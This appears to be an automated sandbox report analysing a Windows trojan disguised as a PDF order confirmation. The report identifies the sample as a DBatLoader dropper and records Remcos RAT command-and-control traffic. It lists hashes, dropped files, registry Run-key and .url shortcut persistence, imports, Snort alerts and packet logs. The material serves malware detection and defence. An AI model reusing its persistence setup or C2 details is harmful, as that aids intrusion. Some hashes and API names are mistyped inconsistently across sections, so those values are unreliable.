09:42:55	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run Eluiezilfw C:\Users\Public\Libraries\wflizeiulE.url
09:43:05	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run Eluiezilfw C:\Users\Public\Libraries\wflizeiulE.url
09:43:07	API Interceptor	2x Sleep call for process: Eluiezilfw.exe modified

Joe Sandbox View / Context

IPs

 No context

Domains

 No context

ASNs

 No context

JA3 Fingerprints

 No context

Dropped Files

 No context

Created / dropped Files

C:\Users\Public\Libraries\Eluiezilfw.exe  

Process:	C:\Users\user\Desktop\Yeni sipari#U015fi onaylay#U0131n - TK176H,pdf.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	901632
Entropy (8bit):	6.877204437689639
Encrypted:	false
SSDEEP:	12288:VFAa/jmra7RB+8VL4sckZIRDrtQXLgL7f/Bm+vym2/r3Ayd3soZdKYcSwuY;jV6rk1VL4oIRD6bgXXtvHy1XKly
MD5:	8E60C68E832622B0EBD88A612898A9F9
SHA1:	99C8A0DB1608B7F3FE783829F13A6A594554F142
SHA-256:	6F4628DB14DDCFF78F5B0AD2C62F6791E4B29901EB9EF8A3686A2B7019308A99
SHA-512:	96DE1DEABDA27BB5B24676D9CBB667B15779A166388FC71C345A11C66A521997244FD0DEDADFCD3BE73F2E3302B0C90F77231907690590D1F3D8107B0F0E9541
Malicious:	true
Yara Hits:	Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: C:\Users\Public\Libraries\Eluiezilfw.exe, Author: Joe Security
Antivirus:	Antivirus: ReversingLabs, Detection: 22%
Reputation:	low

Preview:	MZP.....@.....!..L!..This program must be run under Win32..\$.PE..L...^B*.....X:.....@...@.....P.....@.....<.....x.....L.....text.....\text.....0.....\data...D,...@.....\$......@...bss....8..p....R.....idata.....R.....@...tls.. ...@.....rdata.....@...@.reloc..x.....@..B.rsrc...<.....@...@.....P.....@...@.....
----------	---

C:\Users\Public\Libraries\Eluiezilfw.exe:Zone.Identifier 	
Process:	C:\Users\user\Desktop\Yeni sipari#U015fi onaylay#U0131n - TK176H.pdf.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD6A E
Malicious:	true
Reputation:	high, very likely benign file
Preview:	[ZoneTransfer]....Zoneld=0

C:\Users\Public\Libraries\wflizeiulE.url	
Process:	C:\Users\user\Desktop\Yeni sipari#U015fi onaylay#U0131n - TK176H.pdf.exe
File Type:	MS Windows 95 Internet shortcut text (URL=<file:"C:\\Users\\Public\\Libraries\\Eluiezilfw.exe">), ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	103
Entropy (8bit):	5.011960120240937
Encrypted:	false
SSDEEP:	3:HRAbABGQYmTWAX+rSF55i0XM3tJHysGKd8V+K+qvn:HRyFVmTWdYzUtJHysbTK+Un
MD5:	D16E6F915215004FD953F38105469F43
SHA1:	CA05489EF9AFCE552299CE05CB029C069C584FC9
SHA-256:	1C8419346F48517D46B9281EAD00F10D55E2BBC8B3EC2B9B25FA45ADC61D8827
SHA-512:	D89168D4CFC4E29E7585B31C3F926F9973D98EC47B15F9660AAD33C6A39D458F0D07A18A0C8C83602D4BFE04651D20AB473D69CF760D5EF28276FC8FA651C5F 6
Malicious:	false
Yara Hits:	- Rule: Methodology_Shortcut_HotKey, Description: Detects possible shortcut usage for .URL persistence, Source: C:\Users\Public\Libraries\wflizeiulE.url, Author: @itsreallynick (Nick Carr) - Rule: Methodology_Contains_Shortcut_OtherURLhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: C:\Users\Public\Libraries\wflizeiulE.url, Author: @itsreallynick (Nick Carr)
Reputation:	low
Preview:	[InternetShortcut]..URL=file:"C:\\Users\\Public\\Libraries\\Eluiezilfw.exe"..IconIndex=40..HotKey=878..

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\IE\0W10PBUV\Eluiezilfwmdrgrdfrqpnwmurnwnnhm[1]	
Process:	C:\Users\user\Desktop\Yeni sipari#U015fi onaylay#U0131n - TK176H.pdf.exe
File Type:	data
Category:	dropped
Size (bytes):	279040
Entropy (8bit):	7.595146817608574
Encrypted:	false
SSDEEP:	6144:5Htw4G6ymcP6lLkahkaaHTEFBYt+mzZGTxIM9d70gXf8lxBy1q:6dzHTKBYtXZ26gdogK8q
MD5:	7D74AF495B07AAD93486870343B767E3
SHA1:	32123E362E845DDE988E09A5A4309172C9762201
SHA-256:	152076F0A4EAEDD3FFDC4022C8E0F5850F9B2DEFFFFCBFE1E2B720096CF9600D
SHA-512:	28BC9AD9021A9B0D38F03BF8D424813CB00DFE85AA272C3C38345A7FC78C6E8A905D90F5D2DA6019CE3E7A1F129F4633127C26BF8EC0710311866725899BEDC 6
Malicious:	false
Reputation:	low

[illegible][illegible]

Static File Info	
General	
File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.877204437689639
TrID:	- Win32 Executable (generic) a (10002005/4) 99.81% - Windows Screen Saver (13104/52) 0.13% - Win16/32 Executable Delphi generic (2074/23) 0.02% - Generic Win/DOS Executable (2004/3) 0.02% - DOS Executable Generic (2002/1) 0.02%
File name:	Yeni sipari#U015fi onaylay#U0131n - TK176H.pdf.exe
File size:	901632
MD5:	8e60c68e832622b0ebd88a612898a9f9
SHA1:	99c8a0db1608b7f3fe783829f13a6a594554f142
SHA256:	6f4628db14ddcff78f5b0ad2c62f6791e4b29901eb9ef8a3686a2b7019308a99
SHA512:	96de1deabda27bb5b24676d9cbb667b15779a166388fc71c345a11c66a521997244fd0dedadfc3be73f2e3302b0c90f77231907690590d1f3d8107b0f0e9541
SSDEEP:	12288:VFaa/jmra7RB+8VL4sckZIRDrtQLgL7f/Bm+vym2/r3Ayd3soZdKKYcSwuY:jV6rk1VL4olIRD6bgXXtvHy1XKly
TLSH:	FB159E25F6C04437C5F21D755C4BA2A59837BF112E2CAC866BE53E4D3F3AA81382D297
File Content Preview:	MZP@!..L!..This program must be run under Win32..\$7.....

File Icon	
	
Icon Hash:	74e0889828b84d4

Static PE Info

General	
Entrypoint:	0x4a3a58
Entrypoint Section:	.itext
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, LOCAL_SYMS_STRIPPED, BYTES_REVERSED_LO, 32BIT_MACHINE, BYTES_REVERSED_HI
DLL Characteristics:	
Time Stamp:	0x2A425E19 [Fri Jun 19 22:22:17 1992 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	5280055d457e9ca268949d0a6c7d827a

Entrypoint Preview
Instruction
push ebp
mov ebp, esp
add esp, FFFFFFF0h
mov eax, 004A1F80h
call 00007F953C66CF31h
nop
nop
nop
nop
nop
nop
nop
mov eax, dword ptr [004A6A60h]
mov eax, dword ptr [eax]
call 00007F953C6CD89Dh
mov ecx, dword ptr [004A6C00h]
mov eax, dword ptr [004A6A60h]
mov eax, dword ptr [eax]
mov edx, dword ptr [004A1ADCh]
call 00007F953C6CD89Dh
mov eax, dword ptr [004A6A60h]
mov eax, dword ptr [eax]
mov byte ptr [eax+5Bh], 00000000h
mov eax, dword ptr [004A6A60h]
mov eax, dword ptr [eax]
call 00007F953C6CD906h
call 00007F953C66AA8Dh
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0xab84c	0x6e4	.idata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections								
Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0xa1288	0xa1400	False	0.5252316497093024	data	6.580947017578751	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.itext	0xa3000	0xab0	0xc00	False	0.556640625	data	5.90726865777267	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.data	0xa4000	0x2c44	0x2e00	False	0.4107506793478261	data	4.2710329018780255	IMAGE_SCN_CNT_INITIALIZE D_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.bss	0xa7000	0x38d8	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.idata	0xab000	0x2c80	0x2e00	False	0.31326426630434784	data	5.123456156924204	IMAGE_SCN_CNT_INITIALIZE D_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.tls	0xae000	0x40	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.rdata	0xaf000	0x18	0x200	False	0.05078125	data	0.2044881574398449	IMAGE_SCN_CNT_INITIALIZE D_DATA, IMAGE_SCN_MEM_READ
.reloc	0xb0000	0x9d78	0x9e00	False	0.5820065268987342	data	6.661487991041825	IMAGE_SCN_CNT_INITIALIZE D_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ
.rsrc	0xba000	0x2a13c	0x2a200	False	0.42494088464391694	data	6.66870756771348	IMAGE_SCN_CNT_INITIALIZE D_DATA, IMAGE_SCN_MEM_READ

Resources					
Name	RVA	Size	Type	Language	Country
AUDIO	0xbabe8	0x21944	RIFF (little-endian) data, WAVE audio, Microsoft ADPCM, mono 22050 Hz	English	United States
RT_CURSOR	0xdc52c	0x134	data	English	United States
RT_CURSOR	0xdc660	0x134	data	English	United States
RT_CURSOR	0xdc794	0x134	data	English	United States
RT_CURSOR	0xdc8c8	0x134	data	English	United States
RT_CURSOR	0xdc9fc	0x134	data	English	United States
RT_CURSOR	0xdcb30	0x134	data	English	United States
RT_CURSOR	0xdcc64	0x134	data	English	United States
RT_BITMAP	0xdcd98	0x1d0	data	English	United States
RT_BITMAP	0xdcf68	0x1e4	data	English	United States
RT_BITMAP	0xdd14c	0x1d0	data	English	United States
RT_BITMAP	0xdd31c	0x1d0	data	English	United States
RT_BITMAP	0xdd4ec	0x1d0	data	English	United States
RT_BITMAP	0xdd6bc	0x1d0	data	English	United States
RT_BITMAP	0xdd88c	0x1d0	data	English	United States
RT_BITMAP	0xdda5c	0x1d0	data	English	United States
RT_BITMAP	0xddc2c	0x1d0	data	English	United States
RT_BITMAP	0xdddfc	0x1d0	data	English	United States
RT_BITMAP	0xddffc	0xe8	GLS_BINARY_LSB_FIRST	English	United States
RT_ICON	0xde0b4	0x1200	data		
RT_ICON	0xdf2b4	0xa00	data		
RT_ICON	0xdfcb4	0x600	GLS_BINARY_LSB_FIRST		
RT_DIALOG	0xe02b4	0x52	data		

Name	RVA	Size	Type	Language	Country
RT_DIALOG	0xe0308	0x52	data		
RT_STRING	0xe035c	0xd8	data		
RT_STRING	0xe0434	0x450	data		
RT_STRING	0xe0884	0x53c	data		
RT_STRING	0xe0dc0	0x2ac	data		
RT_STRING	0xe106c	0xc8	data		
RT_STRING	0xe1134	0x108	data		
RT_STRING	0xe123c	0x2a8	data		
RT_STRING	0xe14e4	0x3e8	data		
RT_STRING	0xe18cc	0x390	data		
RT_STRING	0xe1c5c	0x370	data		
RT_STRING	0xe1fcc	0x390	data		
RT_STRING	0xe235c	0xd0	data		
RT_STRING	0xe242c	0xa0	data		
RT_STRING	0xe24cc	0x2b8	data		
RT_STRING	0xe2784	0x474	data		
RT_STRING	0xe2bf8	0x38c	data		
RT_STRING	0xe2f84	0x2b4	data		
RT_RCDATA	0xe3238	0x10	data		
RT_RCDATA	0xe3248	0x2d8	data		
RT_RCDATA	0xe3520	0xb5e	Delphi compiled form 'T__691934005'		
RT_GROUP_CURSOR	0xe4080	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0xe4094	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0xe40a8	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0xe40bc	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0xe40d0	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0xe40e4	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0xe40f8	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_ICON	0xe410c	0x30	data		

Imports	
DLL	Import
oleaut32.dll	SysFreeString, SysReAllocStringLen, SysAllocStringLen
advapi32.dll	RegQueryValueExA, RegOpenKeyExA, RegCloseKey
user32.dll	GetKeyboardType, DestroyWindow, LoadStringA, MessageBoxA, CharNextA
kernel32.dll	GetACP, Sleep, VirtualFree, VirtualAlloc, GetCurrentThreadId, InterlockedDecrement, InterlockedIncrement, VirtualQuery, WideCharToMultiByte, MultiByteToWideChar, strlenA, lstrcpynA, LoadLibraryExA, GetThreadLocale, GetStartupInfoA, GetProcAddress, GetModuleHandleA, GetModuleFileNameA, GetLocaleInfoA, GetCommandLineA, FreeLibrary, FindFirstFileA, FindClose, ExitProcess, CompareStringA, WriteFile, UnhandledExceptionFilter, RtlUnwind, RaiseException, GetStdHandle
kernel32.dll	TlsSetValue, TlsGetValue, LocalAlloc, GetModuleHandleA

DLL	Import
user32.dll	CreateWindowExA, WindowFromPoint, WaitMessage, UpdateWindow, UnregisterClassA, UnhookWindowsHookEx, TranslateMessage, TranslateMDISysAccel, TrackPopupMenu, SystemParametersInfoA, ShowWindow, ShowScrollBar, ShowOwnedPopups, ShowCaret, SetWindowsHookExA, SetWindowPos, SetWindowPlacement, SetWindowLongW, SetWindowLongA, SetTimer, SetScrollRange, SetScrollPos, SetScrollInfo, SetRect, SetPropA, SetParent, SetMenuItemInfoA, SetMenu, SetForegroundWindow, SetFocus, SetCursor, SetClipboardData, SetClassLongA, SetCapture, SetActiveWindow, SendMessageW, SendMessageA, ScrollWindow, ScreenToClient, RemovePropA, RemoveMenu, ReleaseDC, ReleaseCapture, RegisterWindowMessageA, RegisterClipboardFormatA, RegisterClassA, RedrawWindow, PtInRect, PostQuitMessage, PostMessageA, PeekMessageW, PeekMessageA, OpenClipboard, OffsetRect, OemToCharA, NotifyWinEvent, MessageBoxA, MessageBeep, MapWindowPoints, MapVirtualKeyA, LoadStringA, LoadKeyboardLayoutA, LoadIconA, LoadCursorA, LoadBitmapA, KillTimer, IsZoomed, IsWindowVisible, IsWindowUnicode, IsWindowEnabled, IsWindow, IsRectEmpty, IsIconic, IsDialogMessageW, IsDialogMessageA, IsChild, InvalidateRect, IntersectRect, InsertMenuItemA, InsertMenuA, InflateRect, HideCaret, GetWindowThreadProcessId, GetWindowTextA, GetWindowRect, GetWindowPlacement, GetWindowLongW, GetWindowLongA, GetWindowDC, GetTopWindow, GetSystemMetrics, GetSystemMenu, GetSysColorBrush, GetSysColor, GetSubMenu, GetScrollRange, GetScrollPos, GetScrollInfo, GetPropA, GetParent, GetWindow, GetMessageTime, GetMessagePos, GetMenuStringA, GetMenuState, GetMenuItemInfoA, GetMenuItemID, GetMenuItemCount, GetMenu, GetLastActivePopup, GetKeyboardState, GetKeyboardLayoutNameA, GetKeyboardLayoutList, GetKeyboardLayout, GetKeyState, GetKeyNameTextA, GetIconInfo, GetForegroundWindow, GetFocus, GetDesktopWindow, GetDCEX, GetDC, GetCursorPos, GetCursor, GetClipboardData, GetClientRect, GetClassLongA, GetClassInfoA, GetCapture, GetActiveWindow, FrameRect, FindWindowA, FillRect, EqualRect, EnumWindows, EnumThreadWindows, EnumChildWindows, EndPaint, EnableWindow, EnableScrollBar, EnableMenuItem, EmptyClipboard, DrawTextA, DrawStateA, DrawMenuBar, DrawIconEx, DrawIcon, DrawFrameControl, DrawEdge, DispatchMessageW, DispatchMessageA, DestroyWindow, DestroyMenu, DestroyIcon, DestroyCursor, DeleteMenu, DefWindowProcA, DefMDIChildProcA, DefFrameProcA, CreatePopupMenu, CreateMenu, CreateIcon, CloseClipboard, ClientToScreen, CheckMenuItem, CharNextW, CallWindowProcA, CallNextHookEx, BeginPaint, CharNextA, CharLowerBuffA, CharLowerA, CharUpperBuffA, CharToOemA, AdjustWindowRectEx, ActivateKeyboardLayout
gdi32.dll	UnrealizeObject, StretchBlt, SetWindowOrgEx, SetWinMetaFileBits, SetViewportOrgEx, SetTextColor, SetStretchBltMode, SetROP2, SetPixel, SetMapMode, SetEnhMetaFileBits, SetDIBColorTable, SetBrushOrgEx, SetBkMode, SetBkColor, SelectPalette, SelectObject, SelectClipRgn, SaveDC, RestoreDC, Rectangle, RectVisible, RealizePalette, Polyline, Polygon, PlayEnhMetaFile, PatBlt, MoveToEx, MaskBlt, LineTo, LPtoDP, IntersectClipRect, GetWindowOrgEx, GetWinMetaFileBits, GetTextMetricsA, GetTextExtentPointA, GetTextExtentPoint32A, GetSystemPaletteEntries, GetStockObject, GetRgnBox, GetPixel, GetPaletteEntries, GetObjectA, GetEnhMetaFilePaletteEntries, GetEnhMetaFileHeader, GetEnhMetaFileDescriptionA, GetEnhMetaFileBits, GetDeviceCaps, GetDIBits, GetDIBColorTable, GetDCOrgEx, GetCurrentPositionEx, GetClipBox, GetBrushOrgEx, GetBitmapBits, GdiFlush, ExcludeClipRect, DeleteObject, DeleteEnhMetaFile, DeleteDC, CreateSolidBrush, CreatePenIndirect, CreatePalette, CreateHalftonePalette, CreateFontIndirectA, CreateEnhMetaFileA, CreateDIBitmap, CreateDIBSection, CreateCompatibleDC, CreateCompatibleBitmap, CreateBrushIndirect, CreateBitmap, CopyEnhMetaFileA, CloseEnhMetaFile, BitBlt
version.dll	VerQueryValueA, GetFileVersionInfoSizeA, GetFileVersionInfoA
kernel32.dll	IstrcopyA, WriteFile, WaitForSingleObject, VirtualQuery, VirtualProtect, VirtualAlloc, SizeofResource, SetThreadLocale, SetFilePointer, SetEvent, SetErrorMode, SetEndOfFile, ResetEvent, ReadFile, OpenProcess, MultiByteToWideChar, MulDiv, LockResource, LoadResource, LoadLibraryA, LeaveCriticalSection, InitializeCriticalSection, GlobalUnlock, GlobalSize, GlobalLock, GlobalFree, GlobalFindAtomA, GlobalDeleteAtom, GlobalAlloc, GlobalAddAtomA, GetVersionExA, GetVersion, GetUserDefaultLCID, GetTickCount, GetThreadLocale, GetStdHandle, GetProcAddress, GetModuleHandleA, GetModuleFileNameA, GetLocaleInfoA, GetLocalTime, GetLastError, GetFullPathNameA, GetFileAttributesA, GetDiskFreeSpaceA, GetDateFormatA, GetCurrentThreadId, GetCurrentProcessId, GetCurrentProcess, GetComputerNameA, GetCPInfo, FreeResource, InterlockedExchange, FreeLibrary, FormatMessageA, FlushInstructionCache, FindResourceA, FindAtomW, EnumCalendarInfoA, EnterCriticalSection, DeleteFileA, DeleteCriticalSection, CreateThread, CreateFileA, CreateEventA, CompareStringA, CloseHandle
advapi32.dll	RegQueryValueExA, RegOpenKeyExA, RegFlushKey, RegCloseKey
oleaut32.dll	GetErrorInfo, GetActiveObject, VariantInit, SysFreeString
ole32.dll	CreateStreamOnHGlobal, IsAccelerator, OleDraw, OleSetMenuDescriptor, CoTaskMemFree, ProgIDFromCLSID, StringFromCLSID, CoCreateInstance, CoGetClassObject, CoUninitialize, Colnitalize, IsEqualGUID
kernel32.dll	Sleep
oleaut32.dll	SafeArrayPtrOfIndex, SafeArrayPutElement, SafeArrayGetElement, SafeArrayUnaccessData, SafeArrayAccessData, SafeArrayGetUBound, SafeArrayGetLBound, SafeArrayCreate, VariantChangeType, VariantCopyInd, VariantCopy, VariantClear, VariantInit
comctl32.dll	_TrackMouseEvent, ImageList_SetIconSize, ImageList_GetIconSize, ImageList_Write, ImageList_Read, ImageList_GetDragImage, ImageList_DragShowNolock, ImageList_DragMove, ImageList_DragLeave, ImageList_DragEnter, ImageList_EndDrag, ImageList_BeginDrag, ImageList_Remove, ImageList_DrawEx, ImageList_Replace, ImageList_Draw, ImageList_GetBkColor, ImageList_SetBkColor, ImageList_Add, ImageList_GetImageCount, ImageList_Destroy, ImageList_Create
oleacc.dll	LresultFromObject
winmm.dll	sndPlaySoundA


Possible Origin		
Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.337.0.14.19549 77850172844577 06/26/22- 09:44:11.704757	TCP	2844577	ETPRO TROJAN MSIL/Remcos RAT CnC Checkin M2	49778	5017	192.168.2.3	37.0.14.195
192.168.2.337.0.14.19549 77850172845323 06/26/22- 09:44:57.649154	TCP	2845323	ETPRO TROJAN MSIL/Remcos RAT CnC Keep-Alive (Outbound)	49778	5017	192.168.2.3	37.0.14.195
37.0.14.195192.168.2.350 17497782845324 06/26/22- 09:44:57.648577	TCP	2845324	ETPRO TROJAN MSIL/Remcos RAT CnC Keep-Alive (Inbound)	5017	49778	37.0.14.195	192.168.2.3

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 26, 2022 09:42:47.627707005 CEST	49716	443	192.168.2.3	162.159.130.233
Jun 26, 2022 09:42:47.627768993 CEST	443	49716	162.159.130.233	192.168.2.3
Jun 26, 2022 09:42:47.627863884 CEST	49716	443	192.168.2.3	162.159.130.233
Jun 26, 2022 09:42:47.648009062 CEST	49716	443	192.168.2.3	162.159.130.233
Jun 26, 2022 09:42:47.648039103 CEST	443	49716	162.159.130.233	192.168.2.3
Jun 26, 2022 09:42:47.707540989 CEST	443	49716	162.159.130.233	192.168.2.3
Jun 26, 2022 09:42:47.707803011 CEST	49716	443	192.168.2.3	162.159.130.233
Jun 26, 2022 09:42:48.079981089 CEST	49716	443	192.168.2.3	162.159.130.233
Jun 26, 2022 09:42:48.080018997 CEST	443	49716	162.159.130.233	192.168.2.3
Jun 26, 2022 09:42:48.080431938 CEST	443	49716	162.159.130.233	192.168.2.3
Jun 26, 2022 09:42:48.080502987 CEST	49716	443	192.168.2.3	162.159.130.233
Jun 26, 2022 09:42:48.083348036 CEST	49716	443	192.168.2.3	162.159.130.233
Jun 26, 2022 09:42:48.124496937 CEST	443	49716	162.159.130.233	192.168.2.3
Jun 26, 2022 09:42:48.342773914 CEST	443	49716	162.159.130.233	192.168.2.3
Jun 26, 2022 09:42:48.342855930 CEST	49716	443	192.168.2.3	162.159.130.233
Jun 26, 2022 09:42:48.342878103 CEST	443	49716	162.159.130.233	192.168.2.3
Jun 26, 2022 09:42:48.342900038 CEST	443	49716	162.159.130.233	192.168.2.3
Jun 26, 2022 09:42:48.342936039 CEST	49716	443	192.168.2.3	162.159.130.233
Jun 26, 2022 09:42:48.342958927 CEST	443	49716	162.159.130.233	192.168.2.3
Jun 26, 2022 09:42:48.342962980 CEST	49716	443	192.168.2.3	162.159.130.233
Jun 26, 2022 09:42:48.342971087 CEST	443	49716	162.159.130.233	192.168.2.3
Jun 26, 2022 09:42:48.343010902 CEST	49716	443	192.168.2.3	162.159.130.233
Jun 26, 2022 09:42:48.343025923 CEST	443	49716	162.159.130.233	192.168.2.3
Jun 26, 2022 09:42:48.343070984 CEST	443	49716	162.159.130.233	192.168.2.3
Jun 26, 2022 09:42:48.343075037 CEST	49716	443	192.168.2.3	162.159.130.233
Jun 26, 2022 09:42:48.343084097 CEST	443	49716	162.159.130.233	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 26, 2022 09:42:48.343106031 CEST	49716	443	192.168.2.3	162.159.130.233
Jun 26, 2022 09:42:48.343132973 CEST	49716	443	192.168.2.3	162.159.130.233
Jun 26, 2022 09:42:48.343141079 CEST	443	49716	162.159.130.233	192.168.2.3
Jun 26, 2022 09:42:48.343180895 CEST	49716	443	192.168.2.3	162.159.130.233
Jun 26, 2022 09:42:48.343719006 CEST	443	49716	162.159.130.233	192.168.2.3
Jun 26, 2022 09:42:48.343784094 CEST	49716	443	192.168.2.3	162.159.130.233
Jun 26, 2022 09:42:48.343790054 CEST	443	49716	162.159.130.233	192.168.2.3
Jun 26, 2022 09:42:48.343800068 CEST	443	49716	162.159.130.233	192.168.2.3
Jun 26, 2022 09:42:48.343825102 CEST	49716	443	192.168.2.3	162.159.130.233
Jun 26, 2022 09:42:48.343852997 CEST	49716	443	192.168.2.3	162.159.130.233
Jun 26, 2022 09:42:48.343861103 CEST	443	49716	162.159.130.233	192.168.2.3
Jun 26, 2022 09:42:48.343900919 CEST	49716	443	192.168.2.3	162.159.130.233
Jun 26, 2022 09:42:48.343903065 CEST	443	49716	162.159.130.233	192.168.2.3
Jun 26, 2022 09:42:48.343913078 CEST	443	49716	162.159.130.233	192.168.2.3
Jun 26, 2022 09:42:48.343936920 CEST	49716	443	192.168.2.3	162.159.130.233
Jun 26, 2022 09:42:48.343961000 CEST	49716	443	192.168.2.3	162.159.130.233
Jun 26, 2022 09:42:48.343969107 CEST	443	49716	162.159.130.233	192.168.2.3
Jun 26, 2022 09:42:48.344003916 CEST	49716	443	192.168.2.3	162.159.130.233
Jun 26, 2022 09:42:48.344010115 CEST	443	49716	162.159.130.233	192.168.2.3
Jun 26, 2022 09:42:48.344048977 CEST	49716	443	192.168.2.3	162.159.130.233
Jun 26, 2022 09:42:48.344054937 CEST	443	49716	162.159.130.233	192.168.2.3
Jun 26, 2022 09:42:48.344091892 CEST	49716	443	192.168.2.3	162.159.130.233
Jun 26, 2022 09:42:48.344099045 CEST	443	49716	162.159.130.233	192.168.2.3
Jun 26, 2022 09:42:48.344135046 CEST	49716	443	192.168.2.3	162.159.130.233
Jun 26, 2022 09:42:48.344136000 CEST	443	49716	162.159.130.233	192.168.2.3
Jun 26, 2022 09:42:48.344146967 CEST	443	49716	162.159.130.233	192.168.2.3
Jun 26, 2022 09:42:48.344172001 CEST	49716	443	192.168.2.3	162.159.130.233
Jun 26, 2022 09:42:48.344201088 CEST	49716	443	192.168.2.3	162.159.130.233
Jun 26, 2022 09:42:48.344207048 CEST	443	49716	162.159.130.233	192.168.2.3
Jun 26, 2022 09:42:48.344244957 CEST	49716	443	192.168.2.3	162.159.130.233
Jun 26, 2022 09:42:48.344244957 CEST	443	49716	162.159.130.233	192.168.2.3
Jun 26, 2022 09:42:48.344255924 CEST	443	49716	162.159.130.233	192.168.2.3
Jun 26, 2022 09:42:48.344281912 CEST	49716	443	192.168.2.3	162.159.130.233
Jun 26, 2022 09:42:48.344307899 CEST	49716	443	192.168.2.3	162.159.130.233
Jun 26, 2022 09:42:48.344316006 CEST	443	49716	162.159.130.233	192.168.2.3
Jun 26, 2022 09:42:48.344352961 CEST	49716	443	192.168.2.3	162.159.130.233
Jun 26, 2022 09:42:48.344358921 CEST	443	49716	162.159.130.233	192.168.2.3
Jun 26, 2022 09:42:48.344396114 CEST	49716	443	192.168.2.3	162.159.130.233
Jun 26, 2022 09:42:48.344399929 CEST	443	49716	162.159.130.233	192.168.2.3
Jun 26, 2022 09:42:48.344413042 CEST	443	49716	162.159.130.233	192.168.2.3
Jun 26, 2022 09:42:48.344439030 CEST	49716	443	192.168.2.3	162.159.130.233
Jun 26, 2022 09:42:48.344487906 CEST	49716	443	192.168.2.3	162.159.130.233
Jun 26, 2022 09:42:48.344492912 CEST	443	49716	162.159.130.233	192.168.2.3
Jun 26, 2022 09:42:48.344505072 CEST	443	49716	162.159.130.233	192.168.2.3
Jun 26, 2022 09:42:48.344557047 CEST	49716	443	192.168.2.3	162.159.130.233
Jun 26, 2022 09:42:48.344567060 CEST	443	49716	162.159.130.233	192.168.2.3
Jun 26, 2022 09:42:48.344610929 CEST	443	49716	162.159.130.233	192.168.2.3
Jun 26, 2022 09:42:48.344611883 CEST	49716	443	192.168.2.3	162.159.130.233
Jun 26, 2022 09:42:48.344621897 CEST	443	49716	162.159.130.233	192.168.2.3
Jun 26, 2022 09:42:48.344662905 CEST	49716	443	192.168.2.3	162.159.130.233
Jun 26, 2022 09:42:48.344671965 CEST	443	49716	162.159.130.233	192.168.2.3
Jun 26, 2022 09:42:48.344712973 CEST	49716	443	192.168.2.3	162.159.130.233
Jun 26, 2022 09:42:48.344721079 CEST	443	49716	162.159.130.233	192.168.2.3
Jun 26, 2022 09:42:48.344755888 CEST	49716	443	192.168.2.3	162.159.130.233
Jun 26, 2022 09:42:48.344763041 CEST	443	49716	162.159.130.233	192.168.2.3
Jun 26, 2022 09:42:48.344805002 CEST	49716	443	192.168.2.3	162.159.130.233
Jun 26, 2022 09:42:48.344811916 CEST	443	49716	162.159.130.233	192.168.2.3
Jun 26, 2022 09:42:48.344857931 CEST	49716	443	192.168.2.3	162.159.130.233
